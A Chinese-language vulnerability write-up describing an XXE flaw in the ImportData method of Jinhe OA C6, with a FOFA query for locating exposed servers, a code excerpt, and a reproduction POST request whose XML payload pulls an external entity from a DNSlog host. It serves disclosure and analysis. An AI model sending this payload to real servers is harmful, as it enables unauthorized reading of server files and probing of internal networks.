漏洞简介
金和网络是专业信息化服务商,为城市监管部门提供了互联网+监管解决方案,为企事业单位提供组织协同OA系统开发平台,电子政务一体化平台,智慧电商平台等服务。金和OA C6 JHSoft.Web.CostControl.Importing ImportData 方法处存在XXE漏洞被多个系统文件使用,如EatImport.aspx、PoolListImport.aspx、RegionTypeListImport.aspx、SharingListImport.aspx、StayListImport.aspx、SubjectListImport.aspx等,未授权的攻击者可以通过此漏洞读取服务器上敏感文件或探测内网服务信息,进一步利用可导致服务器失陷。
影响版本
金和OA C6
fofa语法
app="金和网络-金和OA"
漏洞分析

直接看下使用的ImportData方法是如何实现的
protected string ImportData()
{
  string str = string.Empty;
  int num1 = 0;
  int num2 = 0;
  string end = ((TextReader) new StreamReader(this.Request.InputStream)).ReadToEnd();
  XmlDocument xmlDocument = new XmlDocument();
  xmlDocument.LoadXml(end);
  XmlElement documentElement = xmlDocument.DocumentElement;
请求内容直接使 xmlDataDocument.LoadXml 解析,造成XXE漏洞。
其他几个页面PoolListImport.aspx、RegionTypeListImport.aspx、SharingListImport.aspx、StayListImport.aspx、SubjectListImport.aspx等都是同样的使用方法,就不一一复现了。
漏洞复现
POST /c6/JHSoft.Web.CostControl/Importing/EatImport.aspx/ HTTP/1.1
Host: jhsoft.mrxn.net

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://xxe.dnslog.pt/xxe_test">
%remote;]>
<root/>
在DNSLOG平台成功收到请求